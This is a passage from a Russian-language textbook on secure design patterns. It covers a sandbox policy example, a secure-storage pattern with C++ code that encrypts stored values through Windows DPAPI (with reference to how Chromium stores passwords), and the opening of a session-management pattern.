    void GoToSandox() {
        m_policy.Apply();
    }
private:
    Task m_task;
    CompositePolicy m_policy;
};
…
SecurityDomain domain([]() {
    std::cout << "Hello world" << std::endl;
});
domain.Enter();
```

Стоит отметить, что переход в режим песочницы после запуска процесса является не самым безопасным вариантом, т.к. до перехода процесс имеет полные права. Однако в такой схеме есть возможность получить все необходимые ресурсы до перехода в песочницу, а после перехода работать с ними, такой этап называют этапом разогрева. Если этап разогрева не нужен, то при использовании SELinux существуют вариант применения контекста безопасности еще до запуска процесса. При использовании функции **setexeccon** контекст безопасности будет выставлен предварительно и будет применен при последующем запуске процесса через **execve**.

Известные применения

Т.к. паттерн "политика безопасности" в большинстве случае используется совместно с паттерном "монитор безопасности", то все применения, рассмотренные в предыдущей главе, также уместны и здесь.

Родственные паттерны

1. Паттерн "монитор безопасности" использует "политику безопасности" в качестве контейнера для правил доступа к ресурсам;
2. Безопасное хранение правил в рамках политики безопасности может осуществляться с использованием паттерна "безопасное хранилище";
3. Стандартные паттерны проектирования: "компоновщик", "декоратор", "цепочка ответственности" могут использоваться в качестве строительных блоков для формирования сложных политик безопасности.

3.2.11 Безопасное хранилище

Альтернативные названия

1. Зашифрованное хранилище (Encrypted Storage, Cryptographic Storage) (Kienzle, Elder, Tyree, & Edwards–Hewitt, 2003)
2. Защищенное хранилище (Lohr, Sadeghi, & Winand, 2010)
3. Сокрытие информации (Information Obscurity) (Schumacher, Fernandez–Buglioni, Hybertson, Buschmann, & Sommerlad, 2006)

Уровень

Уровень проектирования/архитектуры.

Назначение

Паттерн позволяет организовать безопасное хранение чувствительных данных, предотвращает раскрытие информации, ее подмену или модификацию.

Проблема

В идеале программный продукт не должен заниматься хранением чувствительных данных (паролей, ключей, токенов и т.д.), эта ответственность должна лежать на пользователях системы, которые могу предоставить эти данные в нужный момент. Эта схема безопасна, но, к сожалению, не удобна, т.к. пользователи вынуждены будут вводить пароль при каждом обращении к БД, забытые пароли придется часто восстанавливать, ключи и сертификаты придется хранить на специальных устройствах–токенах, и не всегда они могут быть под рукой.

Хранение чувствительных данных может быть введено не только для удобства доступа к сторонним сервисам, но и как одна из базовых функций программы. Сейчас распространены программы менеджеры паролей, они хранят учетные записи пользователя в одном защищенном хранилище и предоставляют их после вве–

дения одного мастер–пароля. Во всех современных браузерах есть функция сохранения паролей от сайтов, здесь так же необходимо хранить эти данные в защищенном месте. Криптография является одним из вариантов защиты хранилища.

Пример

Рассмотрим, как реализовано хранение паролей в браузере Chromium. Мета информация о посещенном сайте, URL, имя пользователя, а также пароль хранятся в локальной БД **sqlite**. Пароль является одним из полей БД и хранится в зашифрованном виде. Как мы знаем для шифрования необходим ключ и его тоже необходимо защищать. Может показаться, что мы уйдем в бесконечную рекурсию, когда на каждые чувствительные данные нужен секретный ключ, который также является секретным и требует защиты. Разорвать рекурсию нам помогут сервисы ОС.

В Chromium для Windows используется сервис DPAPI[1], который позволяет зашифровать и расшифровать произвольные данные. Для шифрования используется пароль текущего пользователя, вошедшего в систему. Получается, что произвести расшифровку таких данных можно только в текущей сессии пользователя, но невозможно при утечке данных наружу. С другой стороны, если атакующий проник на машину пользователя, взломал одну из программ или запустил программу–троян, то данные все равно могут быть расшифрованы.

В DPAPI заложена возможность предотвратить утечку данных даже в кейсе присутствия атакующего на машине пользователя. Для этого при шифровании и расшифровании необходимо передать дополнительное поле энтропии, которое можно условно считать дополнительным ключом. Интерфейс функций DPAPI представлен ниже (Листинг 3.39).

Листинг 3.39 Интерфейс DPAPI

```
DPAPI_IMP BOOL CryptProtectData(
  [in]           DATA_BLOB                  *pDataIn,
  [in, optional] LPCWSTR                    szDataDescr,
  [in, optional] DATA_BLOB                  *pOptionalEntropy,
  [in]           PVOID                      pvReserved,
  [in, optional] CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
  [in]           DWORD                      dwFlags,
  [out]          DATA_BLOB                  *pDataOut
);
```

[1] Data Protection API

```
DPAPI_IMP BOOL CryptUnprotectData(
  [in]            DATA_BLOB                  *pDataIn,
  [out, optional] LPWSTR                     *ppszDataDescr,
  [in, optional]  DATA_BLOB                  *pOptionalEntropy,
                  PVOID                      pvReserved,
  [in, optional]  CRYPTPROTECT_PROMPTSTRUCT  *pPromptStruct,
  [in]            DWORD                      dwFlags,
  [out]           DATA_BLOB                  *pDataOut
);
```

В Chromium поле энтропии не используется, поэтому атакующий, пробравшийся на машину пользователя, может легко расшифровать все пароли. Мы немного усовершенствуем эту схему и воспользуемся полем энтропии, когда будем разбирать пример реализации далее в этой главе.

В Linux отсутствует DPAPI, поэтому Chromium использует другой механизм. В оболочках Gnome и KDE есть встроенные защищенные хранилища **gnome-keyring** и **ksecretservice** соответственно. Chromium генерирует случайный мастер-пароль, который помещает в системное хранилище, далее при помощи мастер-пароля шифруются все остальные пароли. Уровень защиты получается аналогичный механизму DPAPI, т.е. в текущей сессии пользователя данные расшифровать можно, но снаружи нельзя.

В специализированных программах-менеджерах паролей, мастер-пароль обычно нигде не хранится, а запрашивается каждый раз у пользователя, так исключается риск утечки данные в случае, если атакующий проник на машину.

Решение

Решением проблемы хранения чувствительных данных является помещение их в защищенное хранилище. Само защищенное хранилище может быть реализовано по-разному. Все зависит от требований и рисков, от которых предлагается защититься.

Вариант 1. Защита при помощи ограничения доступа

Большинство современных ОС располагают механизмами ограничения доступа к файлам. В Linux базовая дискреционная модель может ограничить доступ на уровне пользователей, а расширенная политика безопасности (реализованная, например, с использованием SELinux) может ограничить доступ на уровне процессов. Но нужно понимать, что эти ограничения работают только во время работы ОС. И если данные утекут в сеть или атакующий получит физический доступ к файловой системе, то никакие ограничения доступа уже не помогут, данные будут раскрыты.

Вариант 2. Дисковое шифрование

Этот вариант поможет решить кейс с физическим доступом атакующего к файловой системе, но не решает вопрос с утечками данных на этапе запуска. В общем случае этот вариант является дополнительным инфраструктурным решением и разработчику программного продукта не стоит на него полагаться.

Вариант 3. Шифрование с сессионным ключом

Этот вариант уже был рассмотрен выше, данные в этом случае можно зашифровать/расшифровать только в сессии пользователя. Но как уже было сказано, ничто не помешает атакующему слить данные, если он уже находится на атакованной машине.

Вариант 4. Шифрование с мастер ключом

В этом варианте шифрование выполняется отдельным мастер–ключом, который должен находиться за пределами машины. Пользователь либо сам будет вводить его каждый раз, либо будет хранить его на аппаратном токене или смарт карте.

Вариант 5. Шифрование с аппаратным крипто процессором[1]

В этом варианте как ключи, так и сами алгоритмы шифрования находятся в отдельном аппаратном модуле TPM на системной плате (либо отдельно). В этом случае можно не беспокоиться о потерянных токенах.

Какой бы вариант реализации безопасного хранилища не был выбран, правильное проектирование позволяет абстрагировать детали и прозрачно переключать механизмы защиты в случае необходимости.

Структура

Базовый абстрактный класс хранилища **Storage** имеет интерфейс для записи и чтения данных по ключу (ключ в данном случае — это просто метка, а не ключ шифрования). Реализовать **Storage** можно по–разному. Одна из реализаций должна уметь сохранять данные на диск, например в БД, в нашем случае это **PersistentStorage**. Другая реализация должна вносить атрибуты защиты, чтобы хранилище стало безопасным. В схеме ниже это будет **SecureStorage**, и он будет представлен в виде декоратора над классом **Storage**, чтобы можно было прозрачно менять как слой хранения, так и слой защиты. **SecureStorage** внутри себя может использовать некий механизм шифрования **EncryptionMechanism**, который

[1] Trusted Platform Module — TPM

в свою очередь может быть либо сервисом ОС, либо устройством TPM, либо чем-то другим. Ключ шифрования может хранится либо в отдельном сторадже **EncryptionKeyVault**, либо отсутствовать в явном виде, если механизму шифрования он не требуется (Рисунок 3.31).




Рисунок 3.31 Структура безопасного хранилища

Динамика

Клиентский код **Client** может обращаться к защищенному хранилищу как для записи, так и для чтения.

Для записи **Client** вызывает соответствующий метод у **SecureStorage**. В случае, когда требуется явный ключ шифрования и ранее он не был создан, то требуется его генерация **GenerateEncryptionKey**. Ключ необходимо записать в хранилище ключей **KeyVault**. Далее этот ключ используется для шифрования при вызове соответствующего метода у **EncryptionMechanism**. После получения зашифрованных данных, их можно записать на диск в БД через **PersistentStorage**.

Для чтения **Client** вызывает соответствующий метод у **SecureStorage**. Данные считываются из **PersistentStorage**, но они зашифрованы. Ключ шифрования, который ранее был сохранен в хранилище ключей, следует запросить у **KeyVault**. Далее он используется для расшифрования при вызове соответствующего метода у **EncryptionMechanism**. Расшифрованные данные возвращаются клиенту (Рисунок 3.32).




Рисунок 3.32 Последовательность вызовов при работе с защищенным хранилищем

Реализация

В качестве примера рассмотрим схему защиты через DPAPI, аналогичную реализованной в Chromium, но улучшим ее, добавив поле энтропии на основе ключа (идентификатора) данных. При этом ключ будем хранить в виде хеша, поэтому атакующий, даже пробравшись на машину, не сможет расшифровать данные, т.к. ему будет неизвестен оригинальный ключ (Рисунок 3.33).




Рисунок 3.33 Схема шифрования DPAPI с энтропией

Прежде всего введем класс абстрактного хранилища (Листинг 3.40).

Листинг 3.40 Класс абстрактного хранилища

```
class Storage
{
public:
    virtual ~Storage() {}
    virtual void Write(
        const std::string& key,
        const std::string& value) = 0;
    virtual std::string Read(
        const std::string& key) const = 0;
};
```

Добавим реализацию, сохраняющую данные на диск. В нашем случае это будет файл в формате **json** (Листинг 3.41).

Листинг 3.41 Реализация хранилища json

```
class JsonStorage : public Storage
{
public:
    JsonStorage();
    void Write(
        const std::string& key,
        const std::string& value) override;
    std::string Read(
        const std::string& key) const override;

private:
    void FromJson();
    void ToJson();

private:
    using KeyValueMap =
        std::unordered_map<std::string, std::string>;
    KeyValueMap m_data;
};
```

Реализация с шифрованием будет представлена в виде декоратора, в конструкторе будет передаваться базовое хранилище (Листинг 3.42).

Листинг 3.42 Реализация зашифрованного хранилища

```
class EncryptedStorage : public Storage
{
public:
    explicit EncryptedStorage(
        std::unique_ptr<Storage> baseStorage)
        : m_baseStorage(std::move(baseStorage)) {}

    void Write(
        const std::string& key,
        const std::string& value) override;
    std::string Read(
        const std::string& key) const override;

private:
    std::unique_ptr<Storage> m_baseStorage;
};
void EncryptedStorage::Write(
    const std::string& key, const std::string& value) {
```

```
    m_baseStorage->Write(Hash(key), Encrypt(value, key));
}

std::string EncryptedStorage::Read(
    const std::string& key) const {
    return Decrypt(m_baseStorage->Read(Hash(key)), key);
}
```

Далее реализуем вызов метода шифрования через DPAPI, укажем ключ в качестве энтропии. Так же реализуем хеширование **sha256**, не забудем про соль (Листинг 3.43).

Листинг 3.43 Шифрование через DPAPI

```
inline DATA_BLOB ToDataBlob(const std::string& str) {
    DATA_BLOB blob;
    blob.pbData =
        const_cast<BYTE*>(
            reinterpret_cast<const BYTE*>(str.data()));
    blob.cbData = static_cast<DWORD>(str.length());
    return blob;
}
std::string Encrypt(
    const std::string& plaintext,
    const std::string& key) {
    DATA_BLOB input{ToDataBlob(plaintext)};
    DATA_BLOB entropy{ToDataBlob(key)};
    DATA_BLOB output;
    const BOOL result = ::CryptProtectData(
        /*pDataIn=*/&input,
        /*szDataDescr=*/
        L"This is the description string.",
        /*pOptionalEntropy=*/&entropy,
        /*pvReserved=*/nullptr,
        /*pPromptStruct=*/nullptr,
        /*dwFlags=*/CRYPTPROTECT_AUDIT,
        /*pDataOut=*/&output);

    if (!result) {
        throw std::runtime_error("Failed to encrypt");
    }

    const absl::Cleanup cleanup =
        [data=output.pbData] { LocalFree(data); };
    std::string ciphertext;
```

```
    ciphertext.assign(
        reinterpret_cast<std::string::value_
            type*>(output.pbData), output.cbData);
    return ciphertext;
}
std::string Hash(const std::string& value) {
    static const char salt[] = {"my_super_salt"};
    SHA256 sha256;
    return sha256(value + salt);
}
```

Остается собрать все вместе и сделать вызов методов записи и чтения (Листинг 3.44).

Листинг 3.44 Проверка работы защищенного хранилища

```
std::unique_ptr<Storage> storage{
    std::make_unique<EncryptedStorage>(
    std::make_unique<JsonStorage>())};
storage->Write("key", "value");
storage->Read("key");
```

Данные, сохраняемые в файл **data.json**, будут выглядеть следующим образом (Листинг 3.45).

Листинг 3.45 Данные в файле "data.json"

```
{
    "data": {
"YjZkMTg4NTU4ZWRhM2YwNTU3MDVhYmIwZTgxMjhjYWZmNWIwNjM2NmV
lYWNkOTNlMWNlNDNkYWY4NzE2ZTk0Mg==":
"AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAnc3+z4tJLEeDBu1kzYhsOBA
AAABAAAAAVABoAGkAcwAgAGkAcwAgAHQAaABlACAAZABlAHMAYwByAGk
AcAB0AGkAbwBuACAAcwB0AHIAaQBuAGcALgAAABBmAAAAAQAAIAAAACA
5igoaIpgx54Q0804pdDjG55BywkSEnnp7XrqGDrVjAAAAAA6AAAAAAgA
AIAAAAEuomTCuOsEjkiaeKrt1LxuXMXVVDc4nuTxw9EsaO3mMEAAAAI4
JgkvO0d5R0L096BY19pVAAAAA4sysvM0RNyoPxzCsXPyasxOonplRDHB
lRrSZ9hmt2rvP4cj8UKs5vApc6/PNv85Gb2s8VuhYdCPNegGFO1NY
3Q==",
"Yzc2NThhM2JiN2JjMzM5ZWZmMWI4YjNjNmFjYjY2MmYzMzE0NGQ2YTc
yOTRmOGQwNzUxN2IxYmNlMDJlM2UwMA==":
"AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAnc3+z4tJLEeDBu1kzYhsOBA
AAABAAAAAVABoAGkAcwAgAGkAcwAgAHQAaABlACAAZABlAHMAYwByAGk
AcAB0AGkAbwBuACAAcwB0AHIAaQBuAGcALgAAABBmAAAAAQAAIAAAANh
```

```
I81rUsQCZgzhvHnMeU40UqkYpNOWN1iIayb6DI/1BAAAAAA6AAAAAAgA
AIAAAAD8bRJc04ASnSISxVe8CV0sxrTRJgVs1LNNnHWr5DveMEAAAABS
WMF9Ljrpw9dXcTI+Mt0JAAAAAMNJJ4Id3aXrI28exYqB8lOoArNhqcPM
XZucjkxHrEG8gYVEmBmZTKeu5YQ3F1PDpq4p7YJncpM5BJDAUCcko
gA=="
    }
}
```

Известные применения

Все современные браузеры (Chromium, Firefox, Edge и др.) имеют опцию сохранения паролей для посещенных сайтов.

Программы менеджеры паролей (1Password, Kaspersky Password Manager, RoboForm и др.) специально созданы для хранения чувствительных данных в защищенном виде.

Любые программы, сервисы и сайты, хранящие внутри себя чувствительные данные (пароли в открытом виде, номера кредиток, личную информацию пользователей и т.д.) обязаны иметь средства защиты.

Родственные паттерны

1. Паттерн "одноразовый объект" может использоваться для безопасного обращения к секретам;
2. При использовании чувствительных данных запись в журнал событий должна выполняться по паттерну "безопасное журналирование", чтобы не допустить утечку;
3. Ограничить доступ приложения к чувствительным данным можно при помощи введения доменов безопасности.

3.2.12 Сессия

Альтернативные названия

1. Сессия безопасности (Security Session) (Schumacher, Fernandez-Buglioni, Hybertson, Buschmann, & Sommerlad, 2006)
2. Сессия контроля доступа (Controlled Access Session) (Fernandez, 2013)
3. Абстрактная сессия (Abstract Session) (Pryce, 2003)

Уровень

Уровень проектирования/архитектуры.

Назначение

Временно сохраняет информацию о текущем активном пользователе, его роли и правах и предоставляет эти данные любому заинтересованному сервису внутри системы.

Проблема

Производить аутентификацию пользователя при каждой операции в системе по меньшей мере не удобно. Это снижает производительность и увеличивает риск утечки пароля (если аутентификация производится с паролем).

Пример

Протокол HTTP не поддерживает состояния, т.е. весь обмен данным основан на информации, находящейся в текущем запросе и ответе. Следуя такой логике, любой вход на закрытую страничку, требовал бы запроса логина и пароля, при каждой новой загрузке и при каждом переходе на соседние страницы. К счастью, такого, не происходит, и сайт требует ввода логина и пароля лишь один раз в некоторый промежуток времени. Все потому, что при аутентификации пользователя создается сессия — специальный объект на стороне сервера (это может быть файл или объект в памяти), который имеет идентификатор. Идентификатор в свою очередь передается клиенту, и он уже будет являться заменой логина и пароля при новых запросах. Клиент должен хранить идентификатор сессии на своей стороне, это делается через механизм **cookie**. Раньше это были обычные файлы, теперь это базы данных с шифрованием, их управлением занимаются браузеры.

Решение

Рассмотренный механизм **cookie** для протокола HTTP является частным примером реализации сессий. Само понятие "сессия" очень широкое и встречается повсеместно, как в контексте безопасности, так и в других контекстах.

Обычный телефонный звонок — это тоже сессия, она начинается с поднятия трубки и набора номера и заканчивается окончанием разговора (когда оба абонента повесят трубки, либо произойдет автоматическое отключение по таймауту). В протоколе IP–телефонии SIP[1] сессия начинается с инициации вызова (сообщение **INVITE**) и заканчивается завершением (сообщение **BYE**). Между этими сообщениями сервер точно знает какие клиенты общаются друг с другом, т.к. вызывающий и вызываемый абоненты предварительно прошли аутентификацию и для них был создан объект "сессия звонка", который содержит всю сопутствующую информацию (Рисунок 3.34).

---

[1] Session Initiation Protocol, протокол инициации сессий — само названием намекает, что сессия здесь является центральным персонажем




Рисунок 3.34 Обмен сообщениями по протоколу SIP

Структура

Т.к. наиболее частый кейс использования сессии связан с хранением аутентификационной информации, рассмотрим именно его. В процедуру аутентификации между **Client** и **Authenticator** добавляется сущность **CheckPoint**. Ее назначение — организация механизма входа в систему (метод **SignIn**) и соответственно выхода (метод **SignOut**).

Для входа необходимо произвести аутентификацию, для этого **CheckPoint** обращается к **Authenticator** и далее работает рассмотренный ранее паттерн "Аутентификатор". При успешной аутентификации **CheckPoint** создает сессию вызывая метод **CreateSession** у объекта **SessionManager**. Сама сессия представляется отдельным объектом **Session**, у нее есть уникальный идентификатор и набор атрибутов, по которым можно определить пользователя и его права.

Во время работы **Client** может вызывать различные функции у различных компонентов (на схеме ниже условно показан общий компонент **Component**). Компоненты в свою очередь могут запрашивать наличие сессии и ее атрибуты (Рисунок 3.35).

